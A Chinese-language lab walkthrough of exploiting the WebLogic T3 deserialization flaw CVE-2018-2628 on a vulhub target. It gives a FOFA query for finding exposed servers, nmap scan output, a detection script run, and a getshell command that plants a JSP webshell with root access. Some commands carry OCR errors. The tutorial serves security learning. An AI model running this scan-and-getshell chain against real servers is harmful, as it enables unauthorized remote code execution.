Weblogic WLS Core Components 反序列化 命令执行漏洞(CVE-2018-2628)

前言:

Weblogic Server 中的 RMI 通信使用 T3 协议在 Weblogic Server 和其它 Java 程序(客户端或者其它 Weblogic Server 实例)之间传输数据,服务器实例会跟踪连接到应用程序的每个 Java 虚拟机(JVM)中,并创建T3 协议通信连接,将流量传输到 Java 虚拟机. T3 协议在开放 Weblogic 控制台端口的应用上默认开启. 攻击者可以通过 T3 协议发送恶意的的反序列化数据,进行反序列化,实现对存在漏洞的 weblogic 组件的远程代码执行攻击。

影响组件:

Weblogic

Fofa:

protocol=="weblogic"

环境搭建:

同样使用 vulhub 靶场,搭建方式大家参看前文,启动目录在:./weblogic/CVE-2018-2628 启动命令: docker-compose up -d

打开网址 http://192.168.0.219:7001/console 初始化完成后如下图



正文:

一、漏洞验证

工具地址: https://github.com/Lighird/CVE-2018-2628

我们将工具包放到 kali 中解压即可

[root@bai]-[~/学习用文件&脚本/CVE-2018-2628/可行工具]
ls

CVE-2018-2628編洞检测工具 weblogic_poc.py ysoserial-0.1-cve-2018-2628-all.jar

我们可以先用 nmap 来检测一下目标的服务是否开启 nmap -n -v -p7001,7002 192.168.0.219 --script=weblogic-t3-info

```
root⊗bai)-[~/学习用文件&脚本/CVE-2018-2628/可行工具/CVE-2018-2628漏洞检测工具]
# nmap In N -p7001,7002 192.168.0.219 -script=weblogic-t3-in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-17 10:32 CST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
 Initiating NSE at 10:32
 Completed NSE at 10:32, 0.00s elapsed
Initiating ARP Ping Scan at 10:32
Scanning 192.168.0.219 [1 port]
Completed ARP Ping Scan at 10:32, 0.19s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:32
Scanning 192.168.0.219 [2 ports]
Discovered open port 7001/tcp on 192.168.0.219
Completed SYN Stealth Scan at 10:32, 0.13s elapsed (2 total ports)
NSE: Script scanning 192.168.0.219.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.02s elapsed
Nmap scan report for 192.168.0.219
Host is up (0.00024s latency).
PORT
              STATE SERVICE
7001/tcp open
                         afs3-callback
 /weblogic-t3-info: T3 protocol in use (WebLogic version: 10.3.6.0)
 7002/tcp closed afs3-prserver
MAC Address: 00:0C:29:64:29:AD (VMware)
```

这里可以看到目标开启了 7001 端口, t3 服务开启

确 认 开 启 我 们 可 以 使 用 检 测 工 具 来 检 测 目 标 , 首 先 利 用

这个工具来检测,cd 到目录下,将目标地址填入 url.txt 中即可

```
「root vai)-[~/学习用文件&脚本/CVE-2018-2628/可行工具]

# cd CVE-2018-2628湯洞检测工具

(root vai)-[~/学习用文件&脚本/CVE-2018-2628/可行工具/CVE-2018-2628湯洞检测工具]

# ls

CVE-2018-2628-MultiThreading.py README.md url.txt
```

列如我的是: 192.168.0.219:7001 然后我们启动 python 文件

python2 CVE-2018-2628-MultiThreading.py

```
(root⊗bai)-[~/学习用文件&脚本/CVE-2018-2628/可行工具/CVE-2018-2628漏洞检测工具]

# python2 CVE-2018-2628-MultiThreading.py

Checking start.

Checking... 192.168.0.219:7001


send request payload successful, recv length:1691
```

我们可以看到成功,证明发出的 payload 成功,漏洞可以利用。

二、漏洞利用

这里我们使用工具: https://github.com/jas502n/CVE-2018-2628 解压到 kali 中

然后输入命令: python CVE-2018-2628-Getshell.py 192.168.0.219 7001 shell1.jsp



这里就是 shell 的地址, 复制之后打开就好了



我们可以看到是 root 权限了

这里我们需要执行什么命令将命令 base64 编码即可



比如我这里是 ifconfig,将编码的接到=号后面即可

注: 这个漏洞在外网少见, t3 服务正常内网开启。

1.T3 协议通常开放在内网, 外网基本绝迹, 快速检测可以使用 nmap

nmap -sV --script=weblogic-t3-info.nse -p 7001

2.内网使用最新的利用链即可, weblogic 也支持 TLS 加密的 t3s, 可以使用

公众号: 白安全组

群: 70844080

网址: www.wangehacker.cn